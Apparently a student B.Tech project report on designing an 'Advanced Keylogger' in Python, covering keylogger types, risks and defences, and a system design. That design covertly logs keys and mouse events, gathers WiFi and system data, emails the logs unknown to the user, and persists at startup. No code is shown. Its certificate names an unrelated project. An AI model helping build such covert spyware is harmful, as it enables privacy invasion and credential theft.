ADVANCED KEYLOGGER

Submitted in partial fulfilment of the Requirements of the degree

Of

Bachelor of Technology

In

Information Technology

By:

Aastha Aaryan(00176803120/IT-3/2020-24)

Prashant Gupta(04376803120/IT-3/2020-24)

Under the guidance of:

Mrs. Shipra Raheja

Department of Information Technology & Engineering

Guru Tegh Bahadur Institute of Technology

Guru Gobind Singh Indraprastha University

Dwarka, New Delhi

Year 2020-2024

DECLARATION

I hereby declare that all the work presented in the dissertation entitled "Advanced Keylogger" for the partial fulfilment of the requirement for the award of the degree of Bachelor of Technology in **Information Technology,** Guru Tegh Bahadur Institute of Technology, Guru Govind Singh Indraprastha University, New Delhi is an authentic record of our own work carried out under guidance of **Mrs. Shipra Raheja.**

Date:

Aastha Aaryan(00176803120/IT-3/2020-24)
Prashant Gupta(04376803120/IT-3/2020-24)

CERTIFICATE

This is to certify that dissertation entitled “Sales Prediction: An Integrated Approach Using Machine learning” which is submitted by **Aastha Aaryan(00176803120/IT-3/2020-24), Prashant Gupta(04376803120/IT-3/2020-24)** in partial fulfilment of the requirement for the award of the degree of Bachelor of Technology in **Information Technology**, Guru Tegh Bahadur Institute of Technology, New Delhi is an authentic record of the candidate’s own work carried out by them under our guidance. The matter embodied in this thesis is original and has not been submitted for the award of any other degree.

Mrs. Shipra Raheja	Dr. Savneet Kaur
(Project Guide)	Head of IT Department

ACKNOWLEDGEMENT

We would like to express our great gratitude towards our supervisor, **Mrs. Shipra Raheja** who has given us support and suggestions. Without their help we could not have presented this dissertation up to the present standard. We also take this opportunity to give thanks to all others who gave us support for the project or in other aspects of our study at Guru Tegh Bahadur Institute of Technology.

Date: / / .

Aastha Aaryan
(00176803120/IT-3/2024)
iamaasthaaaryam@gmail.com

Prashant Gupta
(04376803120/IT-3/2024)
prashant46820@gmail.com

ABSTRACT

In many companies now-a-days data security and data recovery is the most important factor. So there are many cases where data recovery is required. For these kinds of problems keylogger is one of the best solutions which is often referred to as keylogging or keyboard capturing.

Keyboard capturing is the action of recording the keys stroke on a keyboard, typically covertly, so that the person using the keyboard is unaware that their actions are being monitored. Using keylogger application users can retrieve data when working file is damaged due to several reasons like loss of power etc.

This is a surveillance application used to track the users which logs keystrokes; uses log files to retrieve information. Using this application we can recall forgotten email or URL. In this keylogger project, whenever the user types something through the keyboard, the keystrokes are captured and mailed to the mail id of admin without the knowledge of the user within the time set.

The purpose of this application is to keep tracks on every key that is typed through the keyboard and send it to the admin through the mail server in the time set or given. It provides confidentiality as well as data recovery to all the IT infrastructures in need.

LIST OF FIGURES AND TABLES

CONTENTS

Chapter One

Introduction

1.1 INTRODUCTION

In many IT infrastructure organizations now-a-days, data security and data recovery are the most important factors which is basically deployed in Computer Forensics. Computer forensics consists of the art of examining digital media to preserve, recover and analyse the data in an effective manner. There are many cases where data recovery is required essentially. So by using keylogger application users can retrieve data in the time of disaster and damaging of working file due to loss of power etc. Keyloggers are especially effective in monitoring ongoing crimes.

This is a surveillance application used to track the users which log keystrokes, uses log files to retrieve information, capture a record of all typed keys. The collected information is saved on the system as a hidden file or emailed to the Admin or the forensic analyst. A keylogger, short for "keystroke logger," is a type of surveillance technology designed to record and monitor keystrokes made on a computer or mobile device. The primary purpose of keyloggers is to capture and log the input from a keyboard, including sensitive information such as passwords, usernames, credit card numbers, and other confidential data. While some keyloggers serve legitimate purposes, like troubleshooting or monitoring user activity, they are often associated with malicious intent when used without the user's knowledge or consent.

A keylogger is a type of malicious software or hardware device designed to record and monitor the keystrokes made on a computer or mobile device. While keyloggers can serve legitimate purposes, such as helping users recover lost data, they are more commonly associated with cyber threats, particularly when used without the user's knowledge or consent.




Fig 1.1: Overview of Keylogger

Keyloggers can be classified into two main categories: hardware keyloggers and software keyloggers.

Hardware Keyloggers:

Physical Devices: These are small devices physically connected between the computer keyboard and the computer itself. They intercept and record keystrokes, which can later be retrieved by the attacker. In the intricate tapestry of digital security concerns, hardware keyloggers stand out as discreet yet potent instruments designed to capture and record keystrokes on a computer or other input devices. Unlike their software counterparts, which infiltrate systems through malware, hardware keyloggers manifest as physical devices strategically placed between the computer keyboard and the main unit. This physicality grants them a level of stealth that can be both intriguing and alarming, depending on the intent behind their deployment. Hardware keyloggers are typically connected between the keyboard and the computer or target device. Their inconspicuous design allows them to blend seamlessly into the cabling, making them less likely to be detected by users or traditional software-based security measures.




Fig 1.2: Hardware Keylogger

Software Keyloggers:

Malicious Software: Software keyloggers are often deployed through malware, which can be delivered through phishing emails, infected websites, or other means.

Legitimate Uses: Some software keyloggers have legitimate purposes, such as helping users remember forgotten passwords or providing a way to monitor computer usage for parental control or employee monitoring. In the dynamic and interconnected world of cybersecurity, software keyloggers emerge as versatile tools designed to discreetly capture and record keystrokes on computing devices. Operating as covert agents within the realm of software, these keyloggers often serve dual purposes, offering legitimate functionalities in certain contexts while simultaneously presenting significant risks when employed for malicious intent.

Unlike their hardware counterparts, software keyloggers are programs or scripts that surreptitiously infiltrate computer systems through various means. They operate in the background, often undetected by users, and silently monitor and record keystrokes. Software keyloggers can be delivered through multiple vectors, including phishing emails, infected websites, malicious downloads, or even bundled with seemingly innocuous software. Users may inadvertently install these keyloggers, allowing them to operate clandestinely.




Fig 1.3: Software Keylogger

1.2 Keylogger Functionality:

Keystroke Logging: Records every keystroke made on the target device, including passwords, messages, and other sensitive information. Keyloggers are software or hardware tools designed to record and monitor the keystrokes made on a computer or mobile device. The primary functionality of keyloggers revolves around capturing and logging user input, specifically the keys pressed on a keyboard. The information collected by keyloggers can include letters, numbers, special characters, and even function keys.

Understanding the keylogger functionality involves exploring the various aspects of their operation.

1.2.1. Keyboard Listener:

- Captures and logs every keystroke made by the user.
- Records both normal keys and special keys (e.g., function keys, modifiers).
- Provides insights into user input, potentially useful for debugging or monitoring user activities.
- Requires careful consideration for ethical use and legal compliance to respect user privacy.

1.2.2. Mouse Listener:

- Monitors and logs mouse events such as clicks, movements, and scrolls.
- Enhances the scope of user activity tracking beyond keyboard input.
- Useful for understanding user interactions with graphical interfaces.
- Similar to the keyboard listener, ethical considerations are essential to ensure responsible use.

1.2.3. WiFi Details:

- Retrieves information about the connected WiFi network.
- Captures details like SSID, signal strength, and security protocols in use.
- Provides insights into the user's network environment.

- Consider privacy implications and ethical use, especially when dealing with network-related data.

1.2.4. System Details:

- Gathers information about the user's system, including OS version, hardware specifications, and available resources.

- Offers a comprehensive overview of the user's computing environment.

- Useful for system administrators or individuals interested in monitoring their own system health.

- Emphasizes responsible use and transparent communication regarding data collection.

1.2.5. Email Sender/Receiver (SMTP):

- Implements the ability to send emails, potentially with captured log data.

- Enables remote monitoring or reporting functionality.

- Requires authentication details for the SMTP server, highlighting the importance of secure implementation.

- Emphasizes the need for clear communication and ethical considerations regarding email-based data transmission.

1.2.6. Special Key Capture:

- Monitors and captures specific key combinations or system events.

- Provides additional insights into user behaviour or system-specific actions.

- Requires careful design to avoid unintentional misuse or intrusion into sensitive areas.

- Stresses the importance of clearly documenting and communicating the purpose of capturing special keys.

1.3 Risks and Concerns:

Privacy Invasion: Unauthorized use of keyloggers represents a serious breach of privacy, as it can capture personal and confidential information without the user's consent. The unauthorized use of keyloggers poses a severe threat to privacy by capturing personal and confidential information without the user's knowledge or consent. Keyloggers are designed to clandestinely record every keystroke made on a computer, including sensitive information such as passwords, credit card details, personal messages, and other confidential data. This surreptitious data collection can occur in various contexts, whether on personal computers, public terminals, or corporate networks. The implications of this privacy invasion are profound. Users expect a reasonable level of privacy when interacting with digital devices, and keyloggers breach this expectation by covertly monitoring and recording every action taken on a keyboard. In addition to keystrokes, some keyloggers may capture mouse clicks and other forms of user input, further exacerbating the intrusion. Unauthorized use of keyloggers is often associated with malicious intent, ranging from identity theft and financial fraud to corporate espionage. Cybercriminals may deploy keyloggers as part of a broader strategy to compromise personal and organizational security, exploiting the captured information for financial gain or unauthorized access to sensitive systems.

Identity Theft: Keyloggers are commonly associated with identity theft, as they can capture login credentials, financial information, and other sensitive details. Keyloggers, owing to their insidious nature, are frequently linked to identity theft, constituting a significant threat to individuals' personal and financial security. By surreptitiously recording every keystroke made on a computer, these malicious tools have the capability to capture a wealth of sensitive information, including login credentials, financial details, and other personally identifiable information (PII).In the context of identity theft, keyloggers serve as potent instruments for cybercriminals seeking to exploit unsuspecting users. When individuals input login credentials for online banking, email accounts, or social media platforms, the keylogger silently records this information, providing unauthorized access to sensitive accounts. Financial information, such as credit card numbers and banking credentials, becomes vulnerable to exploitation, facilitating fraudulent transactions and compromising the victim's financial well-being. Moreover, keyloggers often extend their reach to capture additional personal details entered during online transactions, such as addresses, phone numbers, and social security numbers. This comprehensive set of information not only enables identity thieves to gain unauthorized access to various accounts but also facilitates the creation of false identities or the impersonation of the victim in fraudulent activities.

Cyber Espionage: In the context of targeted attacks, keyloggers may be employed for espionage purposes, capturing sensitive information from individuals, organizations, or even governments. In the realm of cybersecurity, keyloggers emerge as potent tools in the arsenal of cyber espionage, playing a pivotal role in targeted attacks aimed at capturing sensitive information from individuals, organizations, or even governments. Cybercriminals and state-sponsored actors leverage keyloggers to conduct clandestine surveillance, silently monitoring and recording every keystroke made on targeted systems. This insidious form of data exfiltration allows perpetrators to harvest a trove of confidential information, including login credentials, intellectual property, strategic plans, and classified data. In the context of cyber espionage, keyloggers serve as discreet agents infiltrating digital landscapes to extract valuable insights and proprietary information. By deploying these covert tools, threat actors can meticulously gather intelligence, gaining unauthorized access to critical systems and sensitive databases. The use of keyloggers in cyber espionage underscores the importance of advanced persistent threats (APTs), where attackers aim for prolonged, undetected access to systematically extract valuable information over an extended period.

1.4 Prevention and Mitigation:

Security Software: Robust antivirus and anti-malware software can detect and remove keyloggers. Robust antivirus and anti-malware software play a crucial role in safeguarding computer systems against keyloggers and other malicious software. These security tools employ sophisticated detection mechanisms to identify the signatures and behavioural patterns associated with keyloggers. By maintaining an extensive database of known malware signatures and employing heuristic analysis to detect potential threats based on behaviour, antivirus software can promptly identify the presence of keyloggers on a system. Upon detection, these security programs can initiate preventive measures, such as quarantine or removal of the malicious files, preventing unauthorized access to sensitive information. Additionally, real-time scanning features of security software provide continuous monitoring, ensuring swift identification and mitigation of emerging threats. Regular updates to antivirus databases further enhance their effectiveness, enabling them to stay abreast of evolving keylogger variants and emerging cybersecurity threats. In essence, robust security software serves as a frontline defence, fortifying systems against the clandestine actions of keyloggers and contributing to a resilient cybersecurity posture.

Regular Updates: Keeping operating systems, software, and security applications up-to-date helps protect against vulnerabilities that keyloggers may exploit. Regular updates to operating systems, software applications, and security tools constitute a fundamental strategy in fortifying digital defences against the potential exploits of keyloggers. Software developers and operating system providers frequently release updates and patches to address identified vulnerabilities and enhance the overall security of their systems. By promptly applying these updates, users and organizations can close potential entry points that keyloggers and other malware might exploit to gain unauthorized access. Operating systems and software applications often undergo rigorous testing to identify and rectify security weaknesses, making these updates essential for maintaining a resilient defence against evolving cyber threats. Furthermore, security applications, including antivirus and anti-malware tools, rely on up-to-date threat databases to recognize and neutralize keyloggers effectively. A proactive approach to system maintenance through regular updates not only bolsters security but also reflects a commitment to staying ahead of potential vulnerabilities, contributing significantly to a robust cybersecurity posture.

Safe Browsing Habits: Being cautious about the websites visited, avoiding suspicious links, and not opening unsolicited email attachments can prevent keylogger infections. Adopting safe browsing habits is a paramount practice in mitigating the risk of keylogger infections and enhancing overall cybersecurity. Users can significantly reduce their vulnerability to these malicious tools by exercising caution and mindfulness while navigating the digital landscape. This entails being discerning about the websites visited, favouring reputable and secure platforms, and avoiding dubious or untrustworthy sites that may harbour keyloggers or other malware. Equally important is the avoidance of clicking on suspicious links embedded in emails or on websites, as these can lead to malicious pages that deploy keyloggers. Users should refrain from opening email attachments from unknown or unexpected sources, as these attachments could potentially carry malware payloads. Practicing safe browsing habits is essentially a proactive defence mechanism, empowering individuals to make informed choices online and minimizing the risk of inadvertently exposing their systems to the lurking threat of keyloggers and other cyber threats. This cybersecurity mindfulness is a crucial component of a holistic strategy to safeguard personal and sensitive information in the ever-evolving digital landscape.

Firewalls: Firewalls can block unauthorized access and communication attempts by keyloggers. Firewalls serve as a critical line of defence in the prevention of keylogger attacks by acting as a barrier between a computer or network and potential external threats. These security mechanisms monitor and control incoming and outgoing network traffic based on predetermined security rules. A well-configured firewall can effectively thwart unauthorized access and communication attempts initiated by keyloggers. By scrutinizing network packets and data transmissions, firewalls can detect and block suspicious activities associated with keylogger behaviour. Moreover, firewalls provide an added layer of protection against remote access attempts by malicious entities attempting to exfiltrate sensitive information captured by keyloggers. Whether implemented at the network perimeter or on individual devices, firewalls contribute significantly to the overall security posture, creating a fortified barrier against unauthorized access and potential compromise by keyloggers and other cyber threats. Regular updates and vigilant configuration are essential to ensuring the continued effectiveness of firewalls in safeguarding against the evolving tactics employed by keyloggers.

It's important to note that the use of keyloggers without the explicit consent of the device owner is illegal and unethical. Legitimate uses, such as parental monitoring or employee oversight, should always adhere to applicable laws and ethical standards.

Chapter Two

Requirement Analysis

2.1 Hardware Requirements:

- Computer: A computer capable of running the chosen programming language and required libraries/frameworks.

- Storage Space: Ensure sufficient storage space on the target system for storing log files generated by the keylogger. The amount of space needed depends on the frequency and volume of data captured. Regularly check and manage log files to prevent excessive disk usage.

- Internet Connectivity: For functionalities that involve internet communication, such as sending emails or transmitting data over the internet, ensure the target system has a reliable and active internet connection.

2.2 Software Requirements:

- Integrated Development Environment (IDE): Use an IDE like PyCharm, Visual Studio Code, or Eclipse for coding convenience.
- Libraries/Frameworks: Depending on the programming language, use libraries or frameworks for specific functionalities, such as keyboard and mouse event handling.
- Networking Libraries (for internet functionality):If your keylogger involves internet-related functions, use networking libraries for tasks like sending emails or transmitting data over the internet. For Python, you might use libraries like smtplib for email functionality.
- Operating System Compatibility: Ensure compatibility with the target operating system (Windows, Linux, macOS).
- Persistence Mechanism :If you want the keylogger to run persistently on the target system, additional mechanisms may be needed, such as registry entries (for Windows) or startup scripts.
- Security Software Bypass: Some keyloggers may attempt to bypass security software, but it's crucial to note that bypassing security measures is unethical and often illegal.
- Internet Connection (for internet-related functionalities):For features such as sending emails, ensure that the target system has an active and reliable internet connection.

- Hardware Security Features : Depending on the project's complexity, consider hardware security features like encryption modules or secure elements to protect sensitive data.

Chapter Three

System Design

3.1 USE CASE DAIGRAM:




Fig 3.1: Use Case Diagram

3.2 DATA FLOW DAIGRAM:




Fig 3.2: Keylogger DFD

3.3 SYSTEM ARCHITECTURE:

1. Components:

- Keyboard Listener Module:
  - Captures and logs keystrokes.
  - Monitors special keys, function keys, and modifiers.
- Mouse Listener Module:
  - Captures and logs mouse events (clicks, movements, scrolls).
- WiFi Information Module:
  - Retrieves details about the connected WiFi network (SSID, signal strength, security protocols).
- System Information Module:
  - Gathers information about the system (OS version, hardware specifications, available resources).
- Email Communication Module:
  - Sends captured data via email using the SMTP protocol.
- Special Key Capture Module:
  - Monitors and captures specific key combinations or system events.

2. Data Flow:

- User interactions (keystrokes, mouse events) are captured by the Keyboard and Mouse Listener modules.
- WiFi and system information are obtained through the respective modules.
- Captured data is processed and formatted for storage.
- Email Communication Module sends the formatted data to a specified email address.

3. Security Measures:

- Encryption Module:
  - Encrypts sensitive data before transmission.
- Access Control:
  - Implements mechanisms to restrict unauthorized access to the keylogger.

4. Logging and Error Handling:

- Log Storage:
  - Stores logs in a secure and accessible manner.
- Error Handling Module:
  - Monitors and handles errors, logging relevant information.

5. User Interface (Optional):

- Graphical User Interface (GUI):
  - Provides a user interface for configuration and monitoring (optional).

DATA FLOW OF MOUSE CAPTURING:



(Configuration system)
No
Mouse movement logging function
User stopped the function?
Yes
moving mouse / mouse clicking?
Yes
Store the mouse position / mouse click after a configurable amount of time
No
Alert user

Fig 3.3: Mouse Capturing DFD

6. External Dependencies:

- External Libraries/Frameworks:
  - Utilizes external libraries for functionalities such as email communication, encryption, and networking.

7. Deployment:

- Deployment Nodes:
  - Deploys on target systems with the capability to run in the background persistently.

8. Legal and Ethical Compliance:

- User Consent Mechanism:
  - Implements a mechanism to obtain explicit user consent.
- Compliance Checks:
  - Ensures compliance with legal and ethical standards throughout the operation.

Conclusion:

This system architecture provides a foundational understanding of the keylogger's components, data flow, and security measures. Further details and specifications would be required based on the specific implementation and project requirements. Always prioritize ethical considerations and legal compliance when working on projects involving monitoring or logging user activities.

Chapter Four

Tools and Technologies

4.1 Python

Fig 4.1: Python

Python is an interpreted, object-oriented, high-level programming language with dynamic semantics. Its high-level built in data structures, combined with dynamic typing and dynamic binding, make it very attractive for Rapid Application Development, as well as for use as a scripting or glue language to connect existing components together. Python's simple, easy to learn syntax emphasizes readability and therefore reduces the cost of program maintenance. Python supports modules and packages, which encourages program modularity and code reuse. The Python interpreter and the extensive standard library are available in source or binary form without charge for all major platforms, and can be freely distributed.

Often, programmers fall in love with Python because of the increased productivity it provides. Since there is no compilation step, the edit-test-debug cycle is incredibly fast. Debugging Python programs is easy: a bug or bad input will never cause a segmentation fault. Instead, when the interpreter discovers an error, it raises an exception. When the program doesn't catch the exception, the interpreter prints a stack trace. A source level debugger allows inspection of local and global variables, evaluation of arbitrary expressions, setting breakpoints, stepping through the code a line at a time, and so on. The debugger is written in Python itself, testifying to Python's introspective power. On the other hand, often the quickest way to debug a program is to add a few print statements to the source: the fast edit-test-debug cycle makes this simple approach very effective.

4.2 os — Miscellaneous operating system interfaces

Fig 4.2: OS Module

This module provides a portable way of using operating system dependent functionality. If you just want to read or write a file see open(), if you want to manipulate paths, see the os.path module, and if you want to read all the lines in all the files on the command line see the file input module. For creating temporary files and directories see the tempfile module, and for high-level file and directory handling see the shutil module.

The design of all built-in operating system dependent modules of Python is such that as long as the same functionality is available, it uses the same interface; for example, the function os.stat(path) returns stat information about path in the same format (which happens to have originated with the POSIX interface).

Extensions peculiar to a particular operating system are also available through the os module, but using them is of course a threat to portability.

os.system() method execute the command (a string) in a subshell. This method is implemented by calling the Standard C function system (), and has the same limitations. If command generates any output, it is sent to the interpreter standard output stream. Whenever this method is used then the respective shell of the Operating system is opened and the command is executed on it.

4.3 platform — Access to underlying platform’s identifying data




Fig 4.3: Platform Module

Python defines an in-built module platform that provides system information.

The Platform module is used to retrieve as much possible information about the platform on which the program is being currently executed. Now by platform info, it means information about the device, it’s OS, node, OS version, Python version, etc. This module plays a crucial role when you want to check whether your program is compatible with the python version installed on a particular system or whether the hardware specifications meet the requirements of your program.

This module already exists in the python library and does not require any installation using pip.

platform.processor()

Returns the (real) processor name, e.g. 'amdk6'.An empty string is returned if the value cannot be determined. Note that many platforms do not provide this information or simply return the same value as for machine(). NetBSD does this.

platform.machine()

Returns the machine type, e.g. 'AMD64'. An empty string is returned if the value cannot be determined.

platform.system()

Returns the system/OS name, such as 'Linux', 'Darwin', 'Java', 'Windows'. An empty string is returned if the value cannot be determined.

4.4 smtplib — SMTP protocol client




Fig 4.4: Mails over python

The smtplib module defines an SMTP client session object that can be used to send mail to any internet machine with an SMTP or ESMTP listener daemon. For details of SMTP and ESMTP operation, consult RFC 821 (Simple Mail Transfer Protocol) and RFC 1869 (SMTP Service Extensions).

An SMTP instance encapsulates an SMTP connection. It has methods that support a full repertoire of SMTP and ESMTP operations. If the optional host and port parameters are given, the SMTP connect() method is called with those parameters during initialization. If specified, local_hostname is used as the FQDN of the local host in the HELO/EHLO command. Otherwise, the local hostname is found using socket.getfqdn(). If the connect() call returns anything other than a success code, an SMTPConnectError is raised. The optional timeout parameter specifies a timeout in seconds for blocking operations like the connection attempt (if not specified, the global default timeout setting will be used). If the timeout expires, TimeoutError is raised. The optional source_address parameter allows binding to some specific source address in a machine with multiple network interfaces, and/or to some specific source TCP port. It takes a 2-tuple (host, port), for the socket to bind to as its source address before connecting. If omitted (or if host or port are '' and/or 0 respectively) the OS default behavior will be used.

4.5 socket — Low-level networking interface

